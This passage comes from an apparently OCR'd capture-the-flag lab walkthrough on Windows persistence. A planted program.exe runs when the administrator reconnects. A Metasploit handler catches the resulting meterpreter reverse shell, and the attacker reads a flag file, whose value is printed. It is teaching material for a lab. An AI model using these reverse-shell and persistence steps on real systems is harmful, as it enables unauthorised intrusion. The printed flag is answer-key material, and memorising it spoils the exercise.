


Once, we enter the command we should receive the following message "**You have been disconnected**"




We have successfully signed out the administrator user.

Step 9: Click on "**Reconnect**"



You would again see hfs.exe is running on the target machine



Also, this time the program.exe is also executed and we have received a meterpreter session.

```
root@attackdefense:~# msfconsole -q

msf5 >
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Sending stage (176195 bytes) to 10.0.0.236
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.236:49897) at 2020-10-31 14:48:33 +0530

meterpreter >
```

Step 10: Find the flag.

Commands:
cd C:\\Users\\Administrator\\Downloads
ls
cat flag.txt

```
meterpreter > cd C:\\Users\\Administrator\\Downloads
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
=========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-27 15:14:30 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-28 11:43:15 +0530  flag.txt

meterpreter > cat flag.txt
b5eda0a74558a342cf659187f06f746fmeterpreter >
meterpreter >
```

This reveals the flag to us.

Flag: b5eda0a74558a342cf659187f06f746f

References

1. Metasploit (https://www.metasploit.com/)
2. Autoruns (https://docs.microsoft.com/en-us/sysinternals/downloads/autoruns)